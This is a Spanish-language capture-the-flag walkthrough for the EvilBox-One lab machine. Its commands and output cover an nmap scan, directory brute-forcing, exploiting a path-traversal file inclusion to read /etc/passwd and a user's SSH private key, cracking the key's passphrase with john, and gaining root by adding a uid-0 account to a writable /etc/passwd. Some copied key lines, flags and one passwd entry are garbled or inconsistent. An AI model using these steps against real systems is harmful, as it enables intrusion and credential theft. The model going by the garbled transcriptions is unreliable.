


Sudo nmap -vvv -sS -sV -O -Pn 192.168.122.0/24

```
> sudo nmap -vvv -sS -sV -O -Pn 192.168.122.0/24
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-17 19:09 CEST
NSE: Loaded 45 scripts for scanning.
Initiating ARP Ping Scan at 19:09
Scanning 255 hosts [1 port/host]
```

Saldrá una IP con los puertos 80 y 22 abiertos

```
Discovered open port 443/tcp on 192.168.122.14
Discovered open port 80/tcp on 192.168.122.14
Discovered open port 22/tcp on 192.168.122.14
```

Al entrar en la web aparecerá la página por defecto de Apache y no se mostrará nada en el código fuente



Escanear todos los directorios ocultos


Sudo gobuster dir -u 192.168.122.14 -w /usr/share/wordlists/dirb/big.txt

```
sudo gobuster dir -u 192.168.122.14 -w /usr/share/wordlists/dirb/big.txt
```


Mostrará el archivo robots.txt y un directorio llamado secret

```
=====
/.htpasswd      (Status: 403) [Size: 279]
/.htaccess     (Status: 403) [Size: 279]
/robots.txt    (Status: 200) [Size: 12]
/secret       (Status: 301) [Size: 317] [--> http://192.168.122.14/secret/]
/server-status (Status: 403) [Size: 279]
```

Ir a robots.txt, no mostrará nada relevante  
192.168.122.14/robots.txt



Ir a secret, no mostrará contenido, sin embargo tampoco mostrará mensaje de error  
192.168.122.14/secret



Realizar escaneo de directorios bajo el directorio secret y listando todo lo que termine en  
html, php o txt


```
Sudo gobuster dir -u 192.168.122.14/secret -w /usr/share/wordlists/dirb/big.txt -x  
html,php,txt
```

```
192.168.122.14/secret/ 200 35B [text/html] 192.168.122.14/secret/evil.php 200 0B [text/html] 192.168.122.14/secret/index.html 200 41B [text/html] 192.168.122.14/secret/.htpasswd 403 279B [text/plain]
```

Aparecerá un nuevo archivo llamado evil.php

```
/.htpasswd.txt (Status: 403) [Size: 279]  
/.htpasswd (Status: 403) [Size: 279]  
/evil.php (Status: 200) [Size: 0]  
/index.html (Status: 200) [Size: 41]
```

Al ir de nuevo no mostrará nada, ni si quiera mensaje de error  
192.168.122.14/secret/evil.php



Tratar de fuzzear para intentar ejecutar comandos y de este modo leer el contenido de /etc/passwd

```
wfuzz -u "http://192.168.122.14/secret/evil.php?FUZZ=../../../../etc/passwd" -w /usr/share/wordlists/fuzz-lfi-params-list.txt -hw 0
```


```
➥ wfuzz -u "http://192.168.122.14/secret/evil.php?FUZZ=../../../../../../etc/passwd" -w /usr/share/wordlists/fuzz-lfi-pa
rams-list.txt --hw 0
```

Aparecerá como resultado que puede usarse command

```
000000207: 200      26 L    38 W    1398 Ch    "command"
Total time: 1.823788
```

Ir a la url añadiendo ?command=../../../../../../etc/passwd

```
192.168.122.14/secret/evil.php?command=../../../../../../../../etc/passwd
```



## Inspeccionar el código fuente para que se muestre de forma ordenada

```
view-source: http://192.168.122.14/secret/evil.php?command=../../../../etc/passwd

1 root:x:0:0:root:/root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3 bin:x:2:2:bin:/bin:/usr/sbin/nologin
4 sys:x:3:3:sys:/dev:/usr/sbin/nologin
5 sync:x:4:65534:sync:/bin:/bin/sync
6 games:x:5:60:games:/usr/games:/usr/sbin/nologin
7 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 list:x:38:38:Mail Manager:/var/list:/usr/sbin/nologin
16 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
18 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
19 apt:x:100:65534:/nonexistent:/usr/sbin/nologin
20 systemd-timesync:x:101:102:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
21 systemd-network:x:102:103:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
22 systemd-resolve:x:103:104:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
23 messagebus:x:104:110:/nonexistent:/usr/sbin/nologin
24 sshd:x:105:65534:/run/ssh:/usr/sbin/nologin
25 mowree:x:1000:1000:mowree,,:/home/mowree:/bin/bash
26 systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
27
```

## Al observar el archivo /etc/passwd podrá verse un usuario llamado mowree

```
24 sshd:x:105:65534:/run/ssh:/usr/sbin/nologin
25 mowree:x:1000:1000:mowree,,:/home/mowree:/bin/bash
26 systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
```

## Ir a /home/mowree/.ssh/id\_rsa para buscar la clave privada del usuario [http://192.168.122.14/secret/evil.php?FUZZ=/home/mowree/.ssh/id\\_rsa](http://192.168.122.14/secret/evil.php?FUZZ=/home/mowree/.ssh/id_rsa)

```
view-source: http://192.168.122.14/secret/evil.php?command=/home/mowree/.ssh/id_rsa

1 -----BEGIN RSA PRIVATE KEY-----
2 Proc-Type: 4, ENCRYPTED
3 DEK-Info: DES-EDE3-CBC, 9FB14B3F3D04E90E
4
5 uuQm2CFIe/eZT5pNy06+K1Uap/FYwCsEk1z0Nt+x4A06FmjFmR8RUpwMHurmRC6
6 hqyoiv8vgp0gQRPYmZJ3QgS9kUCGdGc5+cXlNCST/GKQ054QMOMUtaCjZ28EJzoe
7 o7+7tCB8Zk/sW7b8c3m4z0CmESmut8ZyuTnB0SA1GAQfZjqsldugHjZit17mldb
8 +gzWGBUMKTOL0/gcuAZC+Tj+BoGkb2gneiMA8SoJXgy/dqg4Ir10Qom+0t0Fsuot
9 b7A9XTubgELsLUe8fGW64kX3x3LTXRsoR12n+krZ6T+10TzTHMMeXr1Wxp4Ub/k
10 HtXTZdVQBgBf4h88gyC0xGEaVZHKaV/yngN0v0zhLz+z163SjppVPK07H4bdLg
11 9SC1omYunvJgunHS0ATC8uAWco051z5ka0h+N0oFUrVtfJZ/OnhtHKw+H948EgnY
12 zH7FfcIKlWjZhnTS3bdc14MFv0F3Hpc+10ukyrfesKueUuvzNFVKVPZkyaJu
13 rRqpxW/fzd1m+8XVlM0ccg0AaZ+z62rVw0gyifsE1qgShdaTSPGdJFKXVLS+b01
14 tHBy6U0HKcn3H8edtXwvZN+9PDGDzUcEp9xYCLkmHcr06ypUtlU0UrePLh/Xs
15 94KATK4j0i0I708GnPdKBiI+3HK0gak1lkyY0V8tmjKTyEMByRcss6GZr/MdVnYnm
16 VD5pEdAybKBfBG/xVu2CR378BRKz1JkiyaRjX0LoFwVdz3130RpjbpFY0s20m2M7
17 Mb26wN0W4ff7qe30K/Ixrm7MfkJPzue0LSi94THXaPvL4vyCoPLW89JzsNDsvG8P
18 hrkWRpTIwzKdtMPwQbKpu4ykqgKkYRmVlX8oeis3C1hcJqvp3Lth000I+7Shr
19 Fb5w0n0qfDT4083U1Pun2iqdI4M+1DZUF4S0B03xA/zp+d98Nng1RqMmJK+SstmqR
20 Iik30R8kvMxcm12020otRUGT2+mqaZ3nq55eq2XRh0U1P50Jfh0+V8WzbVzhP6+R
21 MtqgW1L0iAgB4CnTiud60px0tR91/79alrXa+4nWcDW2Gokljx0KNK8jXs58SnS
22 62LrvCNZVokZjql8X17xL0xbEk0gtpItLTx7xAHLFTV2t4UH6cs0cwq5vvJAGh69
23 0/ikz5Xmy0+Dw0E0DzNe0j9zmbh1+1zrdmt0m7HISWnIJaEM2vqCqluN5CEs4u8
24 plia+meL0JVLobfUgxi30zm9SF2p1f0dePVU4GXGhIOBUf34bts0iEIOF+qx2C
25 pwxoAe1tmInLzFR2sKVLIeHIBfHq/hpF2PHvU0cpz7MzFY36x9ufZc5MH2JD78X
26 KREAj350pMpLP/ZcXjRL0IES0XeU02yvb61m+zphg00jW1H131gna8IHVIjInLNa
27 i99+vYdwe8+8nJq4/wXhkn+VTYXndET2H0fFNTFAqbK2HgY6+6qS/4Q60VVxTHdp
28 4Dq2QRnRTjp74d01NZ7juucvW70BFE+CK80dkrr9yFyybVUqBwHrmMQVFLks2I/
29 8k0VjIjFKK604rNRWKVoo/HaRoI/f2G6tbE10vCLUMT8iutAg8S4VA==
30 -----END RSA PRIVATE KEY-----
31
```

## Copiar la clave privada y guardarla en el equipo atacante

```
> cat > id_rsa
```

```

Mb26wNQW4ff7qe30K/Ixrm7MfkJPzueQlSt94IHxAPvL4vyCoPLW89JzsNDsvG8P
hrkWRpPIwpzKdtMPwQbkPu4ykqgKkYYRmVlFX8oeIs3C1hCjqp3Lth0QDI+7Shr
Fb5w0n0qfDT4o03U1Pun2lqdI4M+LDZUF4S0BD3xA/zp+d98NnG1RqMmJK+SmtqR
IIk3DRRkvMxxCm12g2DotRUgT2+mgaZ3nq55eqzXRh0U1P5Qfh0+V8WzbVzhP6+R
Mtqgw1L0iAgB4CnTIud6DpXQtR9L//9a1rXa+4nWcDW2GoKj1jx0KNK8jXs58SnS
62LrvCNZVokZjql8Xl7xL0XbEk0gtpItLtX7xAHLFTVZt4UH6cs0cwq5vvJAGh69
Q/lkz5XmyQ+wDwQE0DzNe0j9zBh1+1zrdmt0m7hI5WnIJakEM2vqCqluN5CEs4u8
p1la+meL0JVllobfnUgx13Qzm9SF2pifQdePVU4GhI0BUf34bts0iEIDf+qx2C
pwxoAe1tMmInLZfR2sKVLIeHIBfHq/hPf2PHvU0cpz7MzfY36x9ufZc5MH2JDT8X
KREAj3S0pMp1P/ZcXjRL0LESQXeUQ2yvb61m+zhpg0QjWH131gnaBIhVIj1nLnTa
i99+vYdwe8+8nJq4/WXhkN+VTYXndET2H0fFNTFAqbk2HGy6+6qS/4Q6DvVxTHdp
4Dg2QRnRTjp74dQ1NZ7juucvW7DBFE+CK80dkrr9yFyybVUqBwHrmmQVFGlKs2I/
8k0VjIjFKkGQ4rNRWKVoo/HaRoI/f2G6tbE10VclUMT8lutAg8S4VA==
-----END RSA PRIVATE KEY-----
^C

```

Convertirlo a hash con la herramienta ssh2john.py y guardarlo en otro archivo nuevo

`/usr/share/john/ssh2john.py id_rsa > id_rsa_hash.txt`

```

> /usr/share/john/ssh2john.py id_rsa > id_rsa_hash.txt

```

Crackear la contraseña con john  
John id\_rsa\_hash.txt

```

> john id_rsa_hash.txt
Using default input encoding

```

Mostrará la contraseña como resultado

```

Almost done: Processing the remaining buffered candidate passwords, if
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
unicorn (id_rsa)
Proceeding with incremental:ASCII

```

Entrar por ssh con el usuario mowree y la contraseña encontrada

`Ssh mowree@192.168.122.14 -i id_rsa`

```

Session aborted
> ssh mowree@192.168.122.14 -i id_rsa
Enter passphrase for key 'id_rsa':
Linux EvilBox0ne 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64
mowree@EvilBox0ne:~$

```

Mostrar el contenido del directorio home del usuario mowree y leer el archivo user.txt

```

mowree@EvilBox0ne:~$ ls
user.txt
mowree@EvilBox0ne:~$ cat user.txt
56Rbp0soobpzWSVzKh9Y0vzGLgtPZQ

```



Al mostrar los permisos de /etc/passwd podrá verse que tiene permiso de escritura para todos los usuarios

```
drwxr-xr-x  2 root root   4096 ago 16  2021 pam.d
-rw-rw-rw-  1 root root   1398 jul 17 04:51 passwd
-rw-r--r--  1 root root   1331 ago 16  2021 passwd-
drwxr-xr-x  4 root root   4096 ago 16  2021 perl
```

Crear un nuevo usuario con una clave creada en formato sha-512 desde la máquina atacante

```
mkpasswd -m sha-512
```

```
> mkpasswd -m sha-512
Contraseña:
```

Guardarla en un archivo y crear una línea como si de un usuario se tratase, dando permisos de root

```
> cat usuarioespecial.txt
zom:$6$Cyulr0e7HRFyp/Y3$02A/TR962ugmgAgVa2g476pIC0QLWfu2Re4DGRxtZ/joNH
unf9yfadGKgH1k8a3v1szmGzSk86x59Y6a269Zm/:0:0:root:/root:/bin/bash
Pass: 1234
```

Copiar este nuevo usuario y ponerlo en el /etc/passwd de la máquina víctima

```
GNU nano 3.2 passwd
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534:/run/ssh:/usr/sbin/nologin
mowree:x:1000:1000:mowree,,:/home/mowree:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
$0:root:/root:/bin/bash
```

Cambiar al usuario nuevo

```
mowree@EvilBox0ne:/etc$ su zom
Contraseña:
```

Ir a /root y mostrar el contenido de root.txt

```
root@EvilBox0ne:/etc# cd /root
root@EvilBox0ne:~# ls
root.txt
root@EvilBox0ne:~# cat root.txt
36QtXfdJWvdC0VavLPIApUbDLqTsBM
root@EvilBox0ne:~#
```

## Flags

User: 56Rbp0soobpzWSVzKh9YOvzGLgtPZQ

Root: 36QtXfdjWvdC0VavIPiApUbDIqTsBM

